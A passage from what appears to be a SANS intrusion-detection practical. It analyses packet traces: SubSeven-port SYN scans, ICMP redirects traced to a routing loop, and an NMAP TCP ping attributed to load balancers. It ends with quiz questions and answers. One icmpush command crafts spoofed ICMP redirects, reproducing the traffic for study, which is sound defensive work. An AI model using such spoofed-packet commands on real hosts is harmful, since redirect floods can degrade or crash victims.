12:16:31.170575 24.3.50.252.1764 > my.net.19.185.27374: S 681761731:681761731(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54919)
12:16:31.170575 24.3.50.252.1765 > my.net.19.186.27374: S 681796253:681796253(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54920)
12:16:31.170575 24.3.50.252.1766 > my.net.19.187.27374: S 681841529:681841529(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54921)
12:16:31.170575 24.3.50.252.1767 > my.net.19.188.27374: S 681901085:681901085(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54922)
12:16:31.170575 24.3.50.252.1768 > my.net.19.189.27374: S 681959834:681959834(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54923)

12:16:31.170575 24.3.50.252.1769 > my.net.19.190.27374: S 682005861:682005861(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54924)
12:16:31.170575 65.8.89.86.2484 > my.net.98.145.27374: S 17489756:17489756(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 118, id 26284)
12:16:31.170575 65.25.190.196.4540 > my.net.29.235.27374: S 7852744:7852744(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 106, id 59800)
12:16:31.170575 24.240.136.48.4945 > my.net.11.25.27374: S 3020041383:3020041383(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39627)
12:16:31.170575 24.189.105.187.4336 > my.net.112.47.27374: S 542851259:542851259(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 13447)
12:16:31.180575 24.240.136.48.4946 > my.net.11.26.27374: S 3020075157:3020075157(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39628)
12:16:31.180575 65.14.204.133.2203 > my.net.42.51.27374: S 3261508892:3261508892(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 40307)

References

1. James Wentzel. "What is SubSeven? Giving away control of your machine!". 16 February 2001. URL: http://www.sans.org/infosecFAQ/malicious/subseven2.htm. (2 July 2001)

2. Gary Kessler. "Defenses Against Distributed Denial of Service Attacks". 29 November 2000. URL: http://www.sans.org/infosecFAQ/threats/DDoS.htm. (2 July 2001)

3. Rich Pethia, Alan Paller, and Gene Spafford. "Consensus Roadmap for Defeating Distributed Denial of Service Attacks". 23 February 2000. URL: http://www.sans.org/ddos_roadmap.htm. (1 July 2001)

4. Fred Portney. " GCIA Practical – Intrusion Detection, New Orleans, 2001". URL: http://www.sans.org/giactc/gcia.htm. (2 July 2001)

5. Shong Chong. " SANS GIAC Certified Intrusion Detection Analyst Practical ". URL: http://www.sans.org/giactc/gcia.htm. (2 July 2001)

6. Robert Lemos. “Feds warn of rogue code”. 25 June 2001 URL: http://news.cnet.com/news/0-1003-200-6374839.html?tag=prntfr. (7 July 2001)

Detect 2

ICMP Redirect

Snort Alerts follow----------

The following shows some of the alerts generated by Snort version 1.7 using the arachNIDS rule set (Reference 1):

[**] IDS135/icmp_icmp-redirect_host [**]
06/02-07:03:05.223169 207.181.156.1 -> my.net.host1
ICMP TTL:243 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:5 Code:1 REDIRECT

[**] IDS135/icmp_icmp-redirect_host [**]
06/02-07:03:05.233537 207.181.156.1 -> my.net.host1
ICMP TTL:243 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:5 Code:1 REDIRECT

tcpdump output follows----------
A sample of the redirects output with tcpdump using the option to output hex follows. Some of the important fields are highlighted in the second packet.

07:03:05.223169 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241
0x0000 4500 0038 0000 0000 f301 1603 cfb5 9c01
0x0010 XXXX XXXX 0501 b26a cfb5 9cf1 4500 002c
0x0020 f2eb 4000 f206 e32d XXXX XXXX cfb5 9cf1
0x0030 e29b 0019 19bf df78
07:03:05.233537 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241

IP HEADER START
4500 0038 0000 0000
TIME TO LIVE (TTL) f3 = 243
PROTOCOL 01 = ICMP
CHECKSUM 1603

SOURCE IP ADDRESS cfb5 9c01 = 207.181.156.1

DESTINATION IP ADDRESS XXXX XXXX = my.net.host1

ICMP MESSAGE START
TYPE 05 = redirect
CODE 01 = redirect for host
CHECKSUM b26a
IP OF ROUTER THAT SHOULD BE USED cfb5 9cf1 = 207.181.156.241
START OF ORIGINAL IP DATAGRAM
4500 002c
f2eb 4000
TIME TO LIVE (TTL) f0 = 240
PROTOCOL 06 = TCP
CHECKSUM e52d
SOURCE ADDRESS XXXX XXXX = my.net.host1
DESTINATION ADDRESS cfb5 9cf1 = 207.181.156.241

TCP HEADER START
SOURCE PORT e29b = 58011
DESTINATION PORT 0019 = 25
SEQUENCE NUMBER 19bf df78

tcpdump trace follows----------
To fully appreciate the traffic, I extracted all packets for hosts 207.181.156.241 and 207.181.156.1 using tcpdump with the simple filter 'host 207.181.156.241 or host 207.181.156.1'. This resulted in the following trace as output by tcpdump. (Blank lines have been inserted between groups of packets.)

07:03:05.162749 my.net.host1.58011 > 207.181.156.241.25: S 432004984:432004984(0) win 8760 <mss 1380> (DF) (ttl 254, id 62187)
07:03:05.223169 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:05.233537 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:05.245033 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
(118 icmp redirect packets deleted)
07:03:06.658232 207.181.156.1 > my.net.host1: icmp: time exceeded in-transit (ttl 243, id 0)

07:03:08.647684 my.net.host1.58011 > 207.181.156.241.25: S 432004984:432004984(0) win 8760 <mss 1380> (DF) (ttl 254, id 62188)
07:03:08.710590 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:08.719442 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:08.733413 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
(118 icmp redirect packets deleted)
07:03:10.101394 207.181.156.1 > my.net.host1: icmp: time exceeded in-transit (ttl 243, id 0)

07:03:15.050528 my.net.host1.58011 > 207.181.156.241.25: S 432004984:432004984(0) win 8760 <mss 1380> (DF) (ttl 254, id 62189)
07:03:15.111731 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:15.121771 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:15.132384 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
(118 icmp redirect packets deleted)
07:03:16.457096 207.181.156.1 > my.net.host1: icmp: time exceeded in-transit (ttl 243, id 0)

1. Source of Trace

My network.

2. Detect Generated By:

Snort Intrusion Detection System version 1.7 using arachNIDS rule set.

3. Probability the source address was spoofed:

Probably not spoofed. As shown in the tcpdump trace, the initial stimulus is a TCP SYN packet from my network.

4. Description of the attack:

In this particular case, this traffic is the result of a routing loop and is not malicious. However, a sufficiently high volume of ICMP redirects against a host could result in a denial of service. Moreover, in some cases, ICMP redirects may crash or lock up a host (CVE-1999-0265).

5. Attack mechanism:

My first reaction to this trace was that it was an attempted denial of service attack or at least a test of software used for a DOS attack. After all, we had received 1443 ICMP redirects and the ICMP redirect traffic far exceeded the other packets in the trace. The redirects also made no sense. The redirects instructed us to redirect packets from 207.181.156.241 to 207.181.156.241! Moreover, ICMP redirect packets very similar to these can be generated by a program called icmpush (Reference 2) as shown below. However, I extracted all traffic for hosts 207.181.156.1 and 207.181.156.241 using tcpdump with the simple filter 'host 207.181.156.1 or host 207.181.156.241'. The resulting trace indicates that a host on my network started this conversation with a TCP SYN packet. Once the packet from my host arrives, 121 host redirects are generated followed by a time exceeded in transit packet. After that, no more packets are exchanged until the host on my network again sends a TCP SYN packet to port 25 of the remote host. This again results in 121 ICMP redirects followed by a single ICMP time exceeded in transit packet. This clearly indicates that the ICMP redirect packets as well as the ICMP time exceeded in transit packet are a response to stimulus from my network. This type of traffic is probably the result of misconfiguration at the remote network. If a routing loop at the remote network results in packets bouncing back and forth between two routers and one of the routers generates an ICMP redirect each time the packet arrives, the traffic I observe would result. Notice that packets arriving from the remote host have a time to live (TTL) of 243. Also notice that the TCP SYN packets from my host have a TTL of 254 when they leave my network. Packets leaving my network appear to have a TTL set by the host of 255. Packets arriving from the remote network also have a high TTL and may start with a TTL of 255. If both packets start from the host with a TTL of 255 and packets arriving from the remote host have a TTL of 243, then when the TCP SYN packet arrives at the remote host it should have a TTL close to 243. A packet bouncing between host X and host Y (i.e. in a routing loop), will have its TTL decremented by 2 on each round trip through the routing loop. If the packet has a TTL of 243 the first time it generates an ICMP redirect packet, then subsequent TTLs would be 241, 239, ... 1. ICMP redirects would be generated for TTLs of 3, 5, 7, ... 243 and an ICMP time exceeded error would be generated when the TTL reached 1. This would result in

121 host redirects - exactly the number of redirects observed! This theory is also supported by the packet contents. An ICMP redirect packet has an IP header, then the ICMP packet contents. The tcpdump output indicates these IP headers are standard 20 byte headers. After the IP header comes 8 bytes which contain the type, code, checksum, and address of the router that should be used (Reference 3). Following the initial 8 bytes is the IP header (including options) and first 8 bytes of the original IP datagram. Byte 8 of the IP header is the TTL (counting starts at zero). Therefore, we can extract byte 36 (starting our count with zero) of the datagrams to see the TTL of the packet that stimulated the ICMP redirect. Extracting byte 36 of the ICMP redirect messages gives the following sequence of TTLs:

0xf2 = 242
0xf0 = 240
0xee = 238
0xec = 236
...
0x6 = 6
0x4 = 4
0x2 = 2

Clearly the TTLs agree with the two-router routing loop explanation, although the TTLs in my explanation are off by 1. Therefore, I conclude that the observed traffic is not malicious, but rather is the result of misconfiguration at the remote site.

Although the observed traffic is not malicious, an attacker could use a large volume of ICMP redirects to a host as a denial of service attack. Such an attack would work by providing ICMP redirect messages at a high enough rate to keep the target host so busy processing the redirect messages that the response is degraded. The victim host must decode each packet determining that it is an ICMP redirect message. It then must determine whether or not to change it's routing tables based upon this packet. For example, Reference 3 indicates that a 4.4BSD host that receives an ICMP redirect performs various checks before modifying it's routing table. The first check is that the new router must be on a directly connected network. Clearly this router is on a different network, so it obviously fails the first test listed in Reference 3. However, simply decoding the packet and performing the test will take time. If such packets were received at a high enough rate, it would degrade the victim host's performance.

6. Correlations:

Jack Radigan included ICMP redirects in his practical (Reference 4) as shown in the following excerpt from his practical:

"The following Snort alerts were found during a review of the hourly IDS reports.

[**] IDS135 - CVE-1999-0265 - MISC-ICMPRedirectHost [**]
11/12-07:07:47.424161 212.247.190.1 -> OUR.NET.146.207
ICMP TTL:242 TOS:0xC0 ID:46551
REDIRECT

[**] IDS135 - CVE-1999-0265 - MISC-ICMPRedirectHost [**]
11/12-07:07:47.643088 212.247.190.1 -> OUR.NET.146.207
ICMP TTL:242 TOS:0xC0 ID:46563
REDIRECT

The relevant packets associated each alert were extracted and decoded by Snort as follows:

```
11/12-07:07:47.424161 212.247.190.1 -> OUR.NET.146.207
ICMP TTL:242 TOS:0xC0 ID:46551
REDIRECT
D4 F7 BE 14 45 00 00 2C F4 BD 40 00 70 06 50 A9  ....E..,..@.p.P.
XX XX 92 CF D4 F7 BE 14 00 50 52 63 15 86 F0 74  .........PRc...t
37 C4 57 64 60 12 00 00 00 00 00 00 00 00 00 00  7.Wd`...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/12-07:07:47.643088 212.247.190.1 -> OUR.NET.146.207
ICMP TTL:242 TOS:0xC0 ID:46563
REDIRECT
D4 F7 BE 14 45 00 00 BC F6 BD 40 00 70 06 4E 19  ....E.....@.p.N.
XX XX 92 CF D4 F7 BE 14 00 50 52 63 15 86 F6 29  .........PRc...)
37 C4 59 2E 50 18 00 00 00 00 00 00 00 00 00 00  7.Y.P...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+="
```

As Mr. Radigan indicates in his practical: "... router 212.247.190.1 has instructed the source host OUR.NET.146.207 to send traffic destined for 212.247.190.20 to 212.247.190.20". This is exactly what the ICMP messages are telling my host. They are instructing the host to send packets to 207.181.156.241 instead of 207.181.156.241!

This traffic is also quite similar to traffic generated by software known as icmpush. I downloaded icmpush (Reference 2), made a minor change to the source code (in a failed attempt to more closely simulate the observed traffic), and compiled it. I then ran the code using the command:

```
./icmpush -red -sp 207.181.156.1 -gw 207.181.156.241 -dest 207.181.156.241 -c host -prot tcp -
psrc 58011  -pdst 25 10.177.133.208
```

This command results in an ICMP redirect packet being sent to 10.177.133.208. The "red" flag indicates the ICMP packet is to be of type redirect. The "sp" flag with "207.181.156.1" as an argument indicates that the packet will appear to have a source address of 207.181.156.1. The "gw" flag with "207.181.156.241" as an argument indicates the address of the more optimum router that should be used in the future. The "dest" flag with "207.181.156.241" as an argument is the

address of the non-optimum router used by the packet. The "c" flag with argument "host" indicates that this is a host redirect. The "prot" flag with "tcp" as an argument indicates that the packet that stimulated this ICMP redirect was tcp. The "psrc" and "pdst" flags with arguments "58011" and "25" respectively are the source and destination ports for the tcp packet that stimulated this ICMP redirect. Using this command results in the packets shown below in tcpdump format with hex output. These packets share many characteristics with the packets observed on my network (see the first packet which includes interpretation of some fields) including source address, address of more optimum router, address of router originally used, and source and destination ports of the original TCP packet that stimulated the ICMP redirect packet.

19:21:05.849639 < 207.181.156.1 > 10.177.133.208: icmp: redirect 207.181.156.241 to host 207.181.156.241 Offending pkt: [|tcp] (ttl 254, id 18991) (ttl 254, id 18)

```
        START OF IP HEADER
        4500 0038 0012 0000
        TIME TO LIVE (TTL)          fe        = 243
        PROTOCOL   01       = ICMP
        CHECKSUM  c07a
        SOURCE IP ADDRESS       cfb5 9c01       = 207.181.156.1
        DESTINATION IP ADDRESS          0ab1 85d0       = 10.177.133.208
        START OF ICMP REDIRECT MESSAGE
        TYPE  05       = redirect
        CODE 01       = redirect for host
        CHECKSUM  2b8c
        ROUTER THAT SHOULD BE USED        cfb5 9cf1
        START OF PACKET THAT STIMULATED THE ICMP REDIRECT
        4500 0038
        4a2f 0000
        TIME TO LIVE (TTL)          fe        = 254
        PROTOCOL   06       = TCP
        CHECKSUM  7568
        SOURCE ADDRESS 0ab1 85d0       = 10.177.133.208
        DESTINATION ADDRESS  cfb5 9cf1        = 207.181.156.241
        TCP HEADER START
        SOURCE PORT       e29b   = 58011
        DESTINATION PORT          0019   = 25
        SEQUENCE NUMBER         c010 c005
```

19:21:08.217465 < 207.181.156.1 > 10.177.133.208: icmp: redirect 207.181.156.241 to host 207.181.156.241 Offending pkt: [|tcp] (ttl 254, id 18991) (ttl 254, id 19)

```
                        4500 0038 0013 0000 fe01 c079 cfb5 9c01
                        0ab1 85d0 0501 2b8c cfb5 9cf1 4500 0038
                        4a2f 0000 fe06 7568 0ab1 85d0 cfb5 9cf1
                        e29b 0019 c010 c005
```

19:21:09.430422 < 207.181.156.1 > 10.177.133.208: icmp: redirect 207.181.156.241 to host 207.181.156.241 Offending pkt: [|tcp] (ttl 254, id 18991) (ttl 254, id 20)

```
                        4500 0038 0014 0000 fe01 c078 cfb5 9c01
                        0ab1 85d0 0501 2b8c cfb5 9cf1 4500 0038
```

4a2f 0000 fe06 7568 0ab1 85d0 cfb5 9cf1
e29b 0019 c010 c005

7. Evidence of active targeting:

None. Analysis indicates that the ICMP redirects are stimulated by a TCP syn packet from my network.

8. Severity (computed under the assumption that ICMP redirects are being used in a DOS attempt):

Criticality:	4 E-mail relay
Lethality:	4 This particular traffic did not result in a denial of service due to the modest traffic volume (an average of 24 packets per minute). However, a sufficient volume of ICMP redirect messages could be used as a denial of service attack.
System CM:	4 Modern operating system with most patches applied.
Network CM:	1 The firewall did not stop the ICMP redirect messages.

Severity = (4 + 4) - (4 + 1) = 3

9. Defensive recommendation.

The firewall should be more restrictive in blocking ICMP packets. At a minimum, the firewall should block ICMP host redirect messages.

10. Test question:

What is the best explanation for the following traffic?

07:03:05.162749 my.net.host1.58011 > 207.181.156.241.25: S 432004984:432004984(0) win 8760 <mss 1380> (DF) (ttl 254, id 62187)
07:03:05.223169 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:05.233537 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:05.245033 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
(118 icmp redirect packets deleted)
07:03:06.658232 207.181.156.1 > my.net.host1: icmp: time exceeded in-transit (ttl 243, id 0)

07:03:08.647684 my.net.host1.58011 > 207.181.156.241.25: S 432004984:432004984(0) win 8760 <mss 1380> (DF) (ttl 254, id 62188)

07:03:08.710590 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:08.719442 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
07:03:08.733413 207.181.156.1 > my.net.host1: icmp: redirect 207.181.156.241 to host 207.181.156.241 (ttl 243, id 0)
(118 icmp redirect packets deleted)
07:03:10.101394 207.181.156.1 > my.net.host1: icmp: time exceeded in-transit (ttl 243, id 0)

a) Attempted DOS against my.net.host1 using ICMP redirect packets.
b) Covert channel using both TCP and ICMP
c) Misconfiguration on the 207 network results in the TCP SYN packets being caught in a routing loop.
d) Attack on the 207.181.156.241 mail server.

Answer: c

References
1. "Snort 1.7 compatible rules configuration file without the headers". URL: http://www.whitehats.com/ids/vision.rules.gz. (16 June 2001)\

2. "icmpush22.tgz". URL: http://packetstorm.securify.com/. (19 June 2001)

3. Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Addison Wesley Longman, Inc, 1994. 122-123

4. Radigan, Jack. "GIAC INTRUSION DETECTION CURRICULUM PRACTICAL ASSIGNMENT Version 2.2.5". URL: http://www.sans.org/y2k/practical/Jack Radigan GCIA.doc. (1 June 2001)

Detect 3

NMAP TCP ping

Trace:

Snort alert generated using sensor data from outside the firewall:

[**] NMAP TCP ping! [**]
05/25-20:42:03.175709 64.245.33.112:80 -> my.net.dns1:13568
TCP TTL:56 TOS:0x0 ID:19430 IpLen:20 DgmLen:40
A* Seq: 0xC8 Ack: 0x0 Win: 0x400 TcpLen: 20

All network traffic between the two hosts recorded outside the firewall (Snort output)
05/25-20:42:03.153551 64.245.33.112:13570 -> my.net.dns1:37852

UDP TTL:56 TOS:0x0 ID:19426 IpLen:20 DgmLen:38
Len: 18
00 00 00 00 00 00 00 00 00 00 ....

=+
=+=+

05/25-20:42:03.165019 64.245.33.112 -> my.net.dns1
ICMP TTL:56 TOS:0x0 ID:19428 IpLen:20 DgmLen:38
Type:8 Code:0 ID:54883 Seq:1 ECHO
00 01 02 03 04 05 06 07 08 09 ....

=+
=+=+

05/25-20:42:03.175709 64.245.33.112:80 -> my.net.dns1:13568
TCP TTL:56 TOS:0x0 ID:19430 IpLen:20 DgmLen:40
A* Seq: 0xC8 Ack: 0x0 Win: 0x400 TcpLen: 20

=+
=+=+

05/25-20:42:03.183696 64.245.33.112:13568 -> my.net.dns1:13568
TCP TTL:56 TOS:0x0 ID:19432 IpLen:20 DgmLen:40
******S* Seq: 0x77CC6847 Ack: 0x0 Win: 0x400 TcpLen: 20

=+
=+=+

05/25-20:42:03.184810 my.net.dns1:13568 -> 64.245.33.112:13568
TCP TTL:54 TOS:0x0 ID:24017 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x716467E4 Ack: 0x77CC6848 Win: 0x0 TcpLen: 20

=+
=+=+

05/25-20:42:03.256928 64.245.33.112:13568 -> my.net.dns1:13568
TCP TTL:56 TOS:0x0 ID:19434 IpLen:20 DgmLen:40
*****R** Seq: 0x77CC6848 Ack: 0x0 Win: 0x400 TcpLen: 20

=+
=+=+

All network traffic between these two hosts recorded outside the firewall (tcpdump format)

20:42:03.153551 64.245.33.112.13570 > my.net.dns1.37852: udp 10 (ttl 56, id 19426)
20:42:03.165019 64.245.33.112 > my.net.dns1: icmp: echo request (ttl 56, id 19428)
20:42:03.175709 64.245.33.112.80 > my.net.dns1.13568: . ack 0 win 1024 (ttl 56, id 19430)
20:42:03.183696 64.245.33.112.13568 > my.net.dns1.13568: S 2009884743:2009884743(0) win 1024 (ttl 56, id 19432)
20:42:03.184810 my.net.dns1.13568 > 64.245.33.112.13568: R 1902405604:1902405604(0) ack 2009884744 win 0 (DF) (ttl 54, id 24017)
20:42:03.256928 64.245.33.112.13568 > my.net.dns1.13568: R 2009884744:2009884744(0) win 1024 (ttl 56, id 19434)

All network traffic between these two hosts recorded inside the firewall (tcpdump format)

20:42:03.208268 64.245.33.112.13568 > my.net.dns1.13568: S 2009884743:2009884743(0) win 1024 (ttl 56, id 19432)
20:42:03.209152 my.net.dns1.13568 > 64.245.33.112.13568: R 0:0(0) ack 2009884744 win 0 (DF) (ttl 54, id 24017)

1. Source of Trace.

My network.

2. Detect was generated by:

Snort intrusion detection system version 1.7.

3. Probability the source address was spoofed.

The whois query for this address gives the following information:
whois -h whois.arin.net 64.245.33.112
Business Internet, Inc. (NET-ICIX-MD-BLK16)
3625 Queen Palm Drive
Tampa, FL 33619
US

Netname: ICIX-MD-BLK16
Netblock: 64.244.0.0 - 64.245.255.255
Maintainer: IMBI

The source address is probably not spoofed. The sender needs to see the responses to his probes in order to gain the reconnaissance information he is seeking. Of course, reconnaissance information could still be gathered using a spoofed address if the attacker is properly positioned to sniff the responses as they are returned to the spoofed address.

4. Description of the attack:

ICMP, UDP, and TCP are being used to do reconnaissance on a DNS host. (In the following discussion, I'll refer to the packets with the assumption the packets arrived in the order they were sent. Packets can arrive out of order, but the order of the packets is not critical to the analysis.)

First a UDP packet is sent to a high numbered port (37852). Next, the attacker pings the DNS host (ICMP echo request). Finally, the attacker sends multiple TCP packets to the host. These TCP packets have a variety of flags set including ack only, syn only, and reset only. The TCP packet with the ack flag alone set has a particularly obvious sign that it was crafted. The tcpdump output for this packet follows:

20:42:03.175709 64.245.33.112.80 > my.net.dns1.13568: . ack 0 win 1024 (ttl 56, id 19430)

The "ack 0" indicates that the host is acknowledging the receipt of a packet and that the next sequence number it expects is zero. For the next sequence number to be zero, the previous sequence number would have to be negative. Since negative sequence numbers do not occur, this packet is obviously crafted.

5. Attack mechanism:

If this were a malicious scan, the traffic would provide an attacker with information about both the firewall and, assuming at least some packets make it past the firewall to the host, the responsiveness of the host to various stimuli. In other words, the attacker will learn about the security measures in place at the target network and will also likely learn whether or not the target host is alive. For example, the target network did not respond to the UDP stimulus. Assuming the attacker's UDP packet reached my network, this tells the attacker that either the firewall blocked the traffic or the that the host has been set up to not send ICMP port unreachable responses. Similarly, the fact that the attacker did not receive an ICMP echo reply, suggests that the firewall is set up to block incoming ICMP echo requests. Finally, the variety of TCP traffic sent helps the attacker determine the types of TCP traffic the firewall will allow and the types of traffic the host will respond to. The fact that the attacker obtained a response to the TCP syn packet tells the attacker that the host is alive.

The attacker uses quite a variety of traffic in his reconnaissance. Using such a wide variety of traffic increases the probability that the attacker will be successful in determining whether or not the host is alive and also provides a variety of stimulus/response packets the attacker can use to assess our firewall and host security.

Since some packets show obvious signs of crafting and since the variety of traffic sent can provide an attacker with useful information about the host and the firewall, my first assumption was that this was a malicious scan. However, when looking for correlations for the scan, I encountered a scan from John Benninghoff that is nearly identical to my scan (see the correlation section).

Because of the evidence presented in the correlations section, I conclude that this is probably not a malicious scan but rather the result of load balancing/fault tolerance equipment.

6. Correlations:

****

The NMAP TCP Ping to port 13568 has been observed by David Sullivan. A portion of the trace is included in Reference 1. The Snort alerts from that trace are as follows:

```
[**] IDS028 - PING NMAP TCP [**]
 08/07-18:59:19.984848 2.2.2.2:80 -> x.x.x.2:13568
 TCP TTL:53 TOS:0x0 ID:8402
 ******A* Seq: 0x1E3 Ack: 0x0 Win: 0x400
 2F 31 2F 64 65 66 /1/def

 [**] IDS028 - PING NMAP TCP [**]
 08/07-18:59:24.994146 2.2.2.2:80 -> x.x.x.2:13568
 TCP TTL:53 TOS:0x0 ID:8440
 ******A* Seq: 0x1E7 Ack: 0x0 Win: 0x400
 8E F8 46 30 63 38 ..F0c8

 [**] IDS028 - PING NMAP TCP [**]
 08/07-18:59:29.923262 213.8.52.189:80 -> x.x.x.2:13568
 TCP TTL:54 TOS:0x0 ID:8474
 ******A* Seq: 0x1E9 Ack: 0x0 Win: 0x400
 47 45 54 20 2F 75 GET /u
```

My trace and David Sullivan's trace have several characteristics in common including the source port (80), destination port (13568), flags (ack), and acknowledgment number (0).

****

My trace shows that the attacker used UDP, ICMP, and TCP. Another trace which shows this mix of stimuli was provided by Luis Mendoza (Reference 2). A portion of this trace follows:

No.	Time	Source	Destination	Protocol	Info
1	15:28:35.8826	213.8.52.189	a.b.c.38	UDP	Source port: 13570 Destination port: 37852
2	15:28:35.8826	213.8.52.189	a.b.c.38	ICMP	Echo (ping) request
3	15:28:35.8837	a.b.c.38	213.8.52.189	ICMP	Echo (ping) reply
4	15:28:35.8849	213.8.52.189	a.b.c.38	TCP	80 > 55305 [ACK] Seq=991 Ack=0 Win=1024 Len=0
5	15:28:35.8849	213.8.52.189	a.b.c.38	TCP	13568 > 55305 [SYN] Seq=921652387 Ack=0 Win=1024 Len=0
6	15:28:40.8681	213.8.52.189	a.b.c.38	TCP	13568 > 55305 [RST] Seq=921652388 Ack=0 Win=1024 Len=0
7	15:28:40.8686	213.8.52.189	a.b.c.38	UDP	Source port: 13570 Destination port: 37852
8	15:28:40.8767	213.8.52.189	a.b.c.38	ICMP	Echo (ping) request
9	15:28:40.8770	213.8.52.189	a.b.c.38	TCP	80 > 55305 [ACK] Seq=1003 Ack=0 Win=1024 Len=0
10	15:28:40.8770	a.b.c.38	213.8.52.189	ICMP	Echo (ping) reply
11	15:28:40.8794	213.8.52.189	a.b.c.38	TCP	13568 > 55305 [SYN] Seq=922902387 Ack=0 Win=1024 Len=0

```
   12 15:28:46.0294   213.8.52.189      a.b.c.38       TCP    13568 > 55305 [RST] Seq=922902388 Ack=0
Win=1024 Len=0
   13 15:28:46.0326   213.8.52.189      a.b.c.38       TCP    13568 > 55305 [RST] Seq=922902388 Ack=0
Win=1024 Len=0
```

My trace and Luis Mendoza's trace have many common characteristics. Both show UDP, ICMP, and TCP stimuli from the same source address. Both have a UDP source port of 13570 and destination port of 37852. Both show TCP packets with source ports of 80 and 13568. Both have one or more packets with an acknowledgement number of zero. Luis Mendoza's host was probably scanned using the same tool as used in my scan. Perhaps the version of the tool is different and/or the command line options used with the tool are different.

****

Another trace which correlates well with my trace was collected by John Benninghoff (Reference 3). A portion of this trace follows:

```
15:36:06.118865 209.219.169.240.13570 > x.x.x.x.37852: udp 10
15:36:06.119573 209.219.169.240 > x.x.x.x: icmp: echo request
15:36:06.124666 209.219.169.240.80 > x.x.x.x.22788: . ack 0 win 1024
15:36:06.129228 209.219.169.240.13568 > x.x.x.x.22788: S 1832538823:1832538823(0) win 1024
15:36:11.161355 209.219.169.240.13568 > x.x.x.x.22788: R 1832538824:1832538824(0) win
1024
```

John Benninghoff's trace correlates nearly perfectly with my trace. The primary difference is the destination port for the TCP packets. In both cases, the host being scanned is a name server. Mr. Benninghoff shared some information with me about this trace via e-mail. His conclusion is that this is not a scan per se, but traffic generated by load balancing/fault tolerance equipment. Radware's web site (Reference 4) www.radware.com contains a white paper (specifically http://www.radware.com/archive/pdfs/whitepapers/SynApps.pdf) that supports this conclusion. Consequently, I conclude that this traffic is not malicious but rather the result of Radware's load balancing/fault tolerance equipment.

****

7. Evidence of active targeting:

The traffic is not considered hostile. However, the DNS server is being tested for responsiveness by multiple packets from a single source address.

8. Severity:

Criticality:	5	The target is a DNS server.
Lethality:	2	Reconnaissance.
System CM:	4	Modern operating system, most patches applied
Network CM:	4	UDP, ICMP, and selected TCP traffic is blocked by a stateful firewall.

(5 + 2) - (4 + 4) = -2

9. Defensive recommendations:

Network countermeasures should be enhanced. The firewall blocks most of the traffic; the UDP and ICMP traffic are blocked as is some of the TCP traffic. However, the TCP packet with the syn flag set and destination port 13568 is not blocked. The firewall should be modified to block this traffic. The most secure configuration is to block all TCP traffic coming from the internet to this DNS server. This should not pose a problem since this host is not expected to generate replies to DNS queries that exceed the 512 bytes carried by UDP and there is no need for this host to do zone transfers to hosts outside the firewall. This is the configuration I recommend.

If the above configuration is considered too restrictive, the defenses can still be improved by modifying the firewall and ensuring that the DNS server is configured correctly. The firewall can be modified to deny all TCP traffic from the Internet to this host except traffic to destination port 53. BIND version 4.x.x uses both source and destination ports of 53 but BIND version 8.x.x uses source ports above 1023 and destination port 53. Therefore, the firewall should deny all TCP traffic from the Internet to this host except for traffic to destination port 53. In addition, the DNS server should be carefully configured to only allow zone transfers to specific hosts which have a legitimate need for a zone transfer (e.g. internal slave DNS servers).

10. Multiple choice test question:

What is the most likely explanation for the following trace?

15:36:06.118865 209.219.169.240.13570 > my.dns.server.37852: udp 10
15:36:06.119573 209.219.169.240 > my.dns.server: icmp: echo request
15:36:06.124666 209.219.169.240.80 > my.dns.server.22788: . ack 0 win 1024
